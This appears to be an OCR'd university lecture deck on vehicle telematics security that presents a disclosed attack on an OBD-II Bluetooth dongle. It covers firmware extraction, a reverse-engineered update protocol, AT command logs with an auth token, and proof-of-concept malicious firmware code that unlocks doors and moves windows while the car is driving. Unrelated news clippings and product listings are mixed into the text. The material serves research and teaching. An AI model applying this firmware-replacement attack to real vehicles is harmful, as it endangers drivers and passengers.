SECURITY OF VEHICLE TELEMATICS SYSTEMS

Daniel Xiapu Luo
Department of Computing
The Hong Kong Polytechnic University

Tech Culture

eries is up and it's a wild

in Manhattan, turning them
ing down the film's heroes.

in quite this fashion, but

by **David Ca**

March 10, 2017 8:

@DavidCarnoy

Tencent Hackers Remotely Control Tesla Motors Inc (TSLA) Model S

Tesla Motors Inc responded with a swift OTA patch resolving the issue

By John Kilhefner, InvestorPlace Assistant Editor | Sep 21, 2016, 11:55 am EDT

Popular Posts:

- GoPro Inc (GPRO) Tanks on Mavic Pro Drone From DJI
- Restoration Hardware Holdings Inc (RH) Pops on Williams-Sonoma, Inc. (WSM) Buyout Chatter
- Acacia Communications, Inc. (ACIA) Slammed on $450M Stock Offering

Tesla Motors Inc (NASDAQ:**TSLA**) had to roll out an over-the-air fix after Chinese researchers working for **Tencent Holdings Ltd** (OTCMKTS:**TCTZF**) exploited the Model S through a security flaw in its internet connection.

Keen Security Lab of Tencent was reportedly able to remotely control the Tesla Model S to a limited extent, operating its moonroof, trunk, seats and touchscreen, and even engaging the brake from 12 miles away.

Source: Via Flickr

TELEMATICS

Best Seller

OBD MATE OBDII OM123 Car Vehicle Code Reader Auto Diagnostic Scan Tool for 2000 or later US, European and Asian OBD2 Protocol…

$39.98 $59.97 Prime

87

ByBike OBD II GPS TRACKER

$28.99 - $30.99 Prime

OBD2,Hikeren MINI Bluetooth OBD2 OBDII Car Diagnostic Scan Tool /OBDii Code Reader Adapter Check Engine Light for Android and…

$11.59 Prime

444

3G Real Time Online GPS OBD II Vehicle Tracker Car Doctor Accutracking TK373

$89.99 $419.00 Prime

64

Best Seller

Bluetooth OBD2, Foseal OBD OBDII Car Diagnostic Scanner Automotive Check Engine Light OBDII Bluetooth Code Reader Adapter for…

$11.99 $46.99 Prime

251

OBD2 Scanner Foseal Mini WIFI OBD OBDII Scan Tool Adapter with Power Switch ON/OFF Check Engine Light Car Auto Diagnostic Trouble…

$19.99 $65.80 Prime

87

MOTOsafety OBD with 3G GPS Service, Teen Driving Coach Vehicle Monitoring System MPVAS1

$39.99 $59.75 Prime

254

Ideashop EOBD OBD2 OBDII Car Scanner Diagnostic Live Data Code Reader Check Engine Car Trouble Scanner Fault Detection Diagnostic

$54.99 Prime

Only 13 left in stock - order soon.

4

Linxup OBD with 3G GPS Service & GPS System, Vehicle Tracking Device, Car GPS LPVAS1

$39.99 $55.43 Prime

187

Multi Car Scanner EOBD OBD2 OBDII Diagnostic Data Code Reader Tool Check Engine Scan For BMW AUDI VW VOLKSWAGEN…

$49.89 $59.89

Vyncs: No Monthly Fee Connected Car OBD Link, 3G Vehicle GPS Tracker, Trips, Engine Diagnostics, Driver Coaching for Teens, Save…

More Choices from $67.99

16

Camecho OBD GPS Tracker OBD2 Tracking Car Vehicle Auto + IPhone Android App for Car

$34.99 Prime

Only 3 left in stock - order soon.

7

Mobile Asset Solutions MT-OBD Live GPS Vehicle Tracker with Engine Diagnostics

$78.00 Prime

252

Excelvan OBD II Safety GPS Tracker Real Time Car Truck Vehicle Tracking GSM GPRS Mini Device Spy

$34.90 Prime

Only 20 left in stock - order soon.

3

TELEMATICS

Commercial Telematics Market - Forecasts from 2016 to 2021 - By Solution, Industry Vertical & Geography - Research and Markets

March 22, 2017 01:26 PM Eastern Daylight Time

DUBLIN--(BUSINESS WIRE)--**Research and Markets** has announced the addition of the "Commercial Telematics Market - Forecasts from 2016 to 2021" report to their offering.

"Commercial Telematics Market - Forecasts from 2016 to 2021"

Tweet this


Global Commercial Telematics Market is expected to grow at a compound annual growth rate of 20.28% over the forecast period to reach US$51.289 billion by 2021, growing from US$20.375 billion in 2016. Telematics are information and telecommunication products which combine telecommunication and computer services in order to transfer a large amount of real-time data in vehicles.

OBD-II

- On-Board Diagnostic
  - Perform emissions related diagnostics;
  - Collect information from electronic control units (ECU);
  - Set ECU parameters;
  - Monitor engine and vehicle and even driver behaviors;
  - …
- It can be exploited to attack the vehicle if a malicious dongle is plugged into it.

CAN BUS

- Controller Area Network
  - Data exchange among ECUs
  - More than one CAN bus in a vehicle
    - Eg: Infotainment CAN bus, Comfort CAN bus, Diagnostic CAN bus
  - Each CAN bus has multiple ECUs



- Messages in different CAN buses are exchanged via gateway.

- OBD-II port is directly connected to gateway.
  - External devices plugged into OBD-II port can access ECUs through gateway.

CONTENT

- Attack Surface of Telematics Systems
- A Vulnerable Telematics System
- Remote Attacks
- How to Fix the Vulnerability?
- Summary


Automotive OEM
Dealer
Media Agencies
Insurance Companies
CONNECTED VEHICLE CLOUD
Content Provider
Service Provider
App Developer
Energy / Utilities Companies
Fleet Company
Network Operator
Repair Shop
Support Center
Clever house

9

APP – OWASP MOBILE TOP 10

- M1 - Improper Platform Usage
- M2 - Insecure Data Storage
- M3 - Insecure Communication
- M4 - Insecure Authentication
- M5 - Insufficient Cryptography
- M6 - Insecure Authorization
- M7 - Client Code Quality
- M8 - Code Tampering
- M9 – Reverse Engineering
- M10 – Extraneous Functionality


https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10

WEB SERVICES – OWASP WEB TOP 10

- A1 - Injection
- A2 – Broken Authentication and Session Management
- A3 – Cross-Site Scripting (XSS)
- A4 – Insecure Direct Object References
- A5 – Security Misconfiguration
- A6 – Sensitive Data Exposure
- A7 – Missing Function Level Access Control
- A8 – Cross-Site Request Forgery (CSRF)
- A9 – Using Components with Known Vulnerabilities
- A10 – Unvalidated Redirects and Forwards

https://www.owasp.org/index.php/Top_10_2013-Table_of_Contents

DEVICES



- Insufficient Authentication/Authorization
- Lack of Transport Encryption
- Insecure Mobile Interface
- Insufficient Security Configurability
- Insecure Software/Firmware
- Poor Physical Security
- …

https://www.owasp.org/images/7/71/Internet_of_Things_Top_Ten_2014-OWASP.pdf

CONTENT


- Attack Surface of Telematics Systems
- A Vulnerable Telematics System
- Remote Attacks
- How to Fix the Vulnerability?
- Summary

DISCLAIMER

For this vulnerable telematics device, we have informed the corresponding company about the vulnerabilities and how to patch them with the help of HKCERT.

DEVICE

- Microprocessor + Bluetooth + CAN
- No W/R protection
- Communicate with its app through Bluetooth




DEVICE

Extract the original firmware!

JTAG Connection

Readout via J-Flash



FIRMWARE

Analyse Firmware

Readout Bin

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
8004020	04	07	00	20	08	08	00	20	08	00	00	20	5C	08	00	20	
8004030	41	4C	00	00	42	44	00	00	42	52	44	00	42	52	54	00	AL..BD..BRD.BRT.
8004040	42	4F	4F	54	00	00	00	00	43	46	43	00	43	46	00	00	BOOT....CFC.CF..
8004050	43	4D	00	00	43	52	41	00	43	56	00	00	44	50	4E	00	CM..CRA.CV..DPN.
8004060	44	50	00	00	45	00	00	00	48	49	53	00	48	00	49	00	DP..E...HIS.H.I.
8004070	4C	45	44	00	4C	50	00	00	4C	00	00	00	4D	41	00	00	LED.LP..L...MA..
8004080	52	54	43	00	52	41	00	00	52	44	00	00	52	56	00	00	RTC.RA..RD..RV..
8004090	53	48	00	00	53	50	41	00	53	50	00	00	53	54	00	00	SH..SPA.SP..ST..
80040A0	53	56	00	00	53	00	00	00	54	50	00	00	56	4D	00	00	SV..S...TP..VM..
80040B0	56	53	00	00	57	53	00	00	5A	00	00	00	40	31	00	00	VS..WS..Z...@1..
80040C0	40	32	00	00	40	33	00	00	40	34	30	33	00	00	00	00	@2..@3..@403....
80040D0	40	4C	4F	43	4B	00	00	00	40	50	57	44	00	00	00	00	@LOCK...@PWD....
80040E0	40	41	55	54	48	00	00	00	40	45	58	49	54	00	00	00	@AUTH...@EXIT...
80040F0	40	53	54	47	00	00	00	00	40	53	54	53	00	00	00	00	@STG....@STS....
8004100	40	53	54	43	00	00	00	00	40	53	54	00	54	53	41	00	@STC....@ST.TSA.
8004110	54	53	42	00	54	53	46	00	54	53	47	00	40	53	41	00	TSB.TSF.TSG.@SA0
8004120	00	00	00	00	45	31	45	31	30	30	30	30	30	30	30	00	....E1E100000000
8004130	30	30	30	30	00	00	00	00	30	43	30	43	30	43	30	43	0000....0C0C0C0C
8004140	30	30	00	00	30	45	30	45	30	45	30	45	30	30	00	00	00..0E0E0E0E00..
8004150	30	30	30	30	30	30	30	30	00	00	00	00	30	30	00	00	00000000....00..
8004160	4E	4F	20	44	41	54	41	00	46	42	30	30	30	30	30	00	NO DATA.FB000000
8004170	30	30	30	30	30	30	30	30	00	00	00	00	30	30	30	30	00000000....0000
8004180	30	30	30	30	30	30	00	00	30	31	30	30	00	00	00	00	
8004190	30	31	30	31	30	31	00	00	30	31	30	31	30	32	00	00	010101..010102..
80041A0	30	32	30	31	30	31	00	00	30	32	30	31	30	32	00	00	020101..020102..
80041B0	25	64	20	52	45	43	4F	52	44	20	52	45	4D	4F	56	45	%d RECORD REMOVE
80041C0	44	2E	00	00	25	75	2E	25	30	32	75	0D	0A	3E	00	00	D...%u.%02u..>..
80041D0	42	55	53	20	49	4E	49	54	3A	20	00	00	2E	2E	2E	00	BUS INIT: .....
80041E0	45	52	52	4F	52	00	00	00	53	45	41	52	43	48	49	4E	ERROR...SEARCHIN

Commands

Bluetooth Communication Data

文件(F) 编辑(E) 格式(O)
ATI
AT@AUTH0a883311605d
ATZ
ATE0
ATM1
ATL0
ATS0
ATH1
ATAT1
0100
ATDP
ATDPN
0120
0140
010c
010c
011c
0900
0101
03
07

文件(F) 编辑(E) 格式(O) 查看(V)
ELM327 v1.5[redacted]27 v1.6.1
>ATI
ELM327 v1.5[redacted] v1.6.1
AT@AUTH0A883311605DOK>
ATZ
ELM327
v1.5M.[redacted]027 v1.6.1035VMB
ATE0
OK>
?>
OK>
OK>
OK>
?>
7E8064100BE3FB813
>
AUTO, I
SO 15765-4 (CAN 11/500)>
A6
>


APP Logs: Control Data

(14577): AT@STS010101 0

(14577): AT@STS010502 0

APP


大众 迈腾
1.8TSI手动技术型 2007款
行程已被手动停止
重新连接
行程分析
爱车体检
爱车保养
胎压监测
燃油检测
车辆控制


车辆控制
手机控制车辆


车辆状态
总里程
549km
续航里程
-
过保里程
0km
过保天数
81天
车窗
天窗


里程 1.1 km
耗时 00:00
停止
已连接(行驶中)
非常健康
123°
11.6V
不支持
12.4
瞬时油耗 L/100km
1.0
83
1984
HUD


APP

```
package com.[redacted].obd;

public final class AlarmData {
    public class DataType {
        public static final int Float = 1;
        public static final int Integer = 0;
        public static final int String = 2;

        public DataType(AlarmData arg1) {
            AlarmData.this = arg1;
            super();
        }
    }

    private static final String TAG = "[AlarmData]";
    private byte[] mData;
    private int mDataType;
    private int mType;

    private AlarmData(int arg1, int arg2, byte[] arg3) {
        super();
        this.mType = arg1;
        this.mDataType = arg2;
        this.mData = arg3;
    }

    public int getDataType() {
        return this.mDataType;
    }
```

Code Snippet

No obfuscation and hardening ! ! !

COMMUNICATION BETWEEN APP AND DEVICE



COMMUNICATION PROTOCOL

Reverse-engineering the firmware update protocol

ATLOCK0 →

← ACK: >OK

ATBOOT →

← ACK: ELM 327 V1.5

ATBOOT →

← ACK: XXXXXX 627 V1.6.1035

ATBOOT →

← ACK: >ATBOOT

ATBOOT →

← ACK: 0x15 0x42

Split the bin file into fragments

Send the 1st fragment →

← ACK: 0x06 0x44 0x0D

Send the 2nd fragment →

← ACK: 0x06 0x44 0x0D

Send the last fragment →

← ACK: 0x06 0x44 0x0D


Send "0x04" →

← ACK: 0x06 0x44 0x0D

Install the new Firmware !

REPLACE THE FIRMWARE

Prepare the POC malicious firmware



Attack Methods

```
00309: void OBD_AutoAttack_Speed(void)
00310: {
00311:     if(CurrentSpeed < SPEED_KM_PER_HOUR(60))
00312:         return;
00313:
00314:     if(AutoAttackDelay)
00315:     {
00316:         return;
00317:     }
00318:
00319:     AutoAttackDelay = TIMEDELAY_10MS(600); //5S
00320:     switch(Sys_TickCnt % 6)
00321:     {
00322:         case STEP_RANDOM_0:
00323:             Vw_Insert_Op(VW_OP_UNLOCK);
00324:             BlueFlashFlag = 0x01;
00325:             break;
00326:
00327:         case STEP_RANDOM_1:
00328:             Vw_Insert_Op(VW_OP_LOCK);
00329:             BlueFlashFlag = 0x01;
00330:             break;
00331:
00332:         case STEP_RANDOM_2:
00333:             Vw_Insert_Op(VW_OP_WDW_DN);
00334:             BlueFlashFlag = 0x01;
00335:             break;
00336:
00337:         case STEP_RANDOM_3:
00338:             Vw_Insert_Op(VW_OP_WDW_UP);
```

```
00122: void OBD_BT_CustomizedAttack(u8 Len, u8 *Dat)
00123: {
00124:     u8 Buff[40];
00125:
00126:     if(('A' == Dat[0]) && ('T' == Dat[1]))
00127:     {
00128:         switch(Dat[3])
00129:         {
00130:             case 'a':       // AT a:UnLock
00131:                 Vw_Insert_Op(VW_OP_UNLOCK);
00132:                 BlueFlashFlag = 0x01;
00133:                 break;
00134:
00135:             case 'b':       // AT b:Lock
00136:                 Vw_Insert_Op(VW_OP_LOCK);
00137:                 BlueFlashFlag = 0x01;
00138:                 break;
00139:
00140:             case 'c':       // AT c:Window up
00141:                 Vw_Insert_Op(VW_OP_WDW_UP);
00142:                 BlueFlashFlag = 0x01;
00143:                 break;
00144:
00145:             case 'd':       // AT d: Window Dn
00146:                 Vw_Insert_Op(VW_OP_WDW_DN);
00147:                 BlueFlashFlag = 0x01;
00148:                 break;
00149:
00150:             case 'e':       //AT e: RVM Open
00151:                 Vw_Insert_Op(VW_OP_RVM_OPEN);
00152:                 BlueFlashFlag = 0x01;
00153:                 break;
00154:
00155:             case 'f':       // RVM Close
00156:                 Vw_Insert_Op(VW_OP_RVM_CLOSE);
00157:                 BlueFlashFlag = 0x01;
00158:                 break;
```

CONTENT


- Attack Surface of Telematics Systems
- A Vulnerable Telematics System
- Remote Attacks
- How to Fix the Vulnerability?
- Summary

EXPLOIT

Replace the original firmware with a malicious firmware !

OutputStream.write(byte[])
OutputStream.flush()

Send command



Receive response

InputStream.read()

Woman Follows GPS, Drives Car Into Canada's Georgian Bay


By JULIA JACOBO · May 14, 2016, 12:09 PM ET

Share with Facebook Share with Twitter

WATCH | Woman Follows GPS, Drives Car Into Canada's Georgian Bay

11K SHARES

Following directions from her car's GPS, a 23-year-old Canadian woman drove straight into a frigid Ontario bay earlier this week.



ATTACKS

- Send fake data to the back-end service

- Attack the back-end service

DEMO SETTINGS

- Volkswagen Magotan 1.8T 2015

- The vulnerable telematics device

- Android smartphone with a PoC attack app


Deploy malicious firmware

POC Attack

Open/Close Windows

Fold/Unfold Mirrors

Unlock/Lock Doors



DEMO

CONTENT

- Attack Surface of Telematics Systems
- A Vulnerable Telematics System
- Remote Attacks
- How to Fix the Vulnerability?
- Summary

